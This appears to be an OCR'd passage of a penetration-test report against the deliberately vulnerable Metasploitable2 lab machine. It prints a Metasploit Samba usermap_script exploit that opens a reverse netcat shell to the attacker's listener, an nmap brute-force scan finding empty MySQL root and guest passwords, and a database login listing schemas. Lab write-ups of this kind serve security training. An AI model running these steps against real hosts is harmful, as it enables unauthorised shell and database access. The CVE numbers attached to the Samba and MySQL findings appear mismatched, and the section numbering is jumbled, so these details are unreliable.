
```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```



```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.6
RHOSTS ⇒ 10.0.2.6
```




```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.6:56113) at 2022-10-14 04:46:31 -0400

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Vulnerability Details: CVE-2021-44142


CVSS Score: 9.0

2.6 MySQL 5.0.51a-3ubuntu5

Port: 3306/tcp State: Open




```
┌──(root㉿kali)-[~]
└─# nmap --script=mysql-brute 10.0.2.6
```



```
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
```

Since, there are no username and password for the sql server we can directly access it.



```
┌──(root㉿kali)-[~]
└─# mysql -u root -h 10.0.2.6
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 275
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [(none)]> 
```

Now we can access all the credentials that are stored in the target system SQL Databases.

Vulnerability Details: CVE-2017-15945

CVSS Score: 7.8

4. Conclusion

So far, we have found many vulnerabilities and have exploited them in one or another way but there can be more than one way to exploit the above vulnerabilities. Hence, we conclude that *Metasploitable2* is at a very high risk as a target, which is to be expected as it is purposefully made to be vulnerable for practice and tutorial purposes.

3.1 Risk Rating

Overall risk to the target system is **critical**. Even a single of the present vulnerabilities can compromise the whole system also escalating the access privileges are also very plausible.

3.2 Recommendations

Password credentials are very weak or none at all, wherever passwords were required brute forcing it was very easy.